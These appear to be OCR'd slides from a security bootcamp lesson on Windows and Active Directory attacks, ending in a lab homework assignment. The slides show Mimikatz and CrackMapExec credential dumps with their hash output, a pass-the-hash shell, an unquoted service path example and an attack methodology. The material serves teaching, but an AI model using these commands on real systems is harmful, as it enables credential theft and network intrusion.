
Password Dumping

Mimikatz

Dump and parse LSASS memory
Requires SYSTEM/Administrator/SeDebug privilege

Impacket/CrackMapExec

Secretsdump: can parse SAM file or perform DCSync
For CME, just add --ntds/--sam/--lsa flags


mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonPasswords full
Authentication Id : 0 ; 2913574 (00000000:002c7526)
Session : RemoteInteractive from 3
User Name : novach
Domain : SRV01
Logon Server : SRV01
Logon Time : 5/17/2021 6:37:31 AM
SID : S-1-5-21-2895032198-1198257834-33140
msv :
[00000003] Primary
* Username : novach
* Domain : SRV01
* NTLM : 79acff649b7a3076b1cb6a50b8758ca8
* SHA1 : 64de73f284770e83eba2b2e0a3208ff759

```
root@kali:~/Documents/CrackMapExec# cme smb 192.168.0.104 -u administrateur -p Azertyuiop1! --sam
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-NP8JD7IHCC5) (domain:poudlard.wizard)
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  [+] poudlard.wizard\administrateur:Azertyuiop1! (Pwn3d!)
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  [+] Dumping SAM hashes
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Administrateur:500:aad3b435b51404eeaad3b435b51404ee:e7871a98c7660c7576a2b2eedfd61c7d:::
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  [+] Added 3 SAM hashes to the database
root@kali:~/Documents/CrackMapExec#
```

Pass The Hash

```
root@kali:~# evil-winrm -i 192.168.1.105 -u administrator -H 32196B56FFE6F45E294117B91A83BF38

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
ignite\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

NT LAN Manager (NTLM)

Challenge/Response Process

IONOS

DEMO

Privilege Tokens

Tokens grant privileges

SeImpersonate => Usually easy privilege escalation

Juicy/Rogue Potato, Print Spoofer

SeBackup + SeRestore => Full access to the file system

Can easily dump from SAM OR NTDS.dit
If only SeRestore, can overwrite ImagePath in Registry of a service

SeDebug => Read/Write Access to other process memory

Dump LSASS, or use memory injection techniques

DEMO

Unquoted Service Path

```
C:\Program Files\A Subfolder>sc qc "Some Vulnerable Service"
sc qc "Some Vulnerable Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Some Vulnerable Service
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Vuln Service DP
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Search Order

C:\Program.exe
C:\Program Files\A.exe
C:\Program Files\A Subfolder\B.exe
C:\Program Files\A Subfolder\B Subfolder\C.exe
C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe

Version Exploits

Windows/AD has many initial access/privilege escalation vulns on older versions.

Eternal Blue (MS17-010)


RCE with SYSTEM privs. With or without credentials

Zero Logon (CVE 2020-1472)

Unauthenticated reset of DC password


DEMO

DCSYNC


Discovers DC
Requests DC for replication
Obtains hashes from DC
Attacker
Windows Domain Controller

DEMO

Bloodhound


MRLKY@HTB.LOCAL
CanPSRemote
GetChangesAll
1
SIZZLE.HTB.LOCAL
CanPSRemote
HTB.LOCAL
AMANDA@HTB.LOCAL


wut da dog doin

DEMO

Methodology

1. Locate the domain controller
2. Find the Windows hosts on the network
    a. AD-Joined is a bonus, but non-joined is fine
3. Low Hanging Fruit
    a. CVEs
    b. Cred Spraying
4. AD Services
    a. Does the port require auth?
        i. NULL/GUEST Auth? What creds do I have?
    b. Do I have a domain context?
        i. What access do these creds give me?
        ii. What privileges do I have on the domain? BLOODHOUND!!
        iii. Low Hanging fruit
            1. Roasts
            2. User descriptions
    c. Do I have local admin?
        i. SMB command execution via smb/wmi/atexec.
        ii. DUMP LSASS/SAM/LSA AND SPRAY!

04

Homework

Homework

Assume Breach Credentials: BOOTCAMPS.LOCAL\CPP-TESTER:AwesomeSauce123!
Neo4j credentials: neo4j:bruh
Target: 192.168.1.215

Perform Any 3

- Kerberoast
- ASReproast
- Pass the Hash
- SMB Command Execution (psexec/smbsexec/atexec/etc)
- Unquoted Service Path
- IIS Webshell
- MSSQL Command Execution
- Any Windows/AD CVE
- AD ACL Abuse
- Privilege Token Abuse
- DCSync OR LSASS/SAM dump
- Smb Share Enumeration

Explain the theory behind attack

Include prerequisites

Include why an attacker might consider this attack

Screenshot the results

Explain what each command does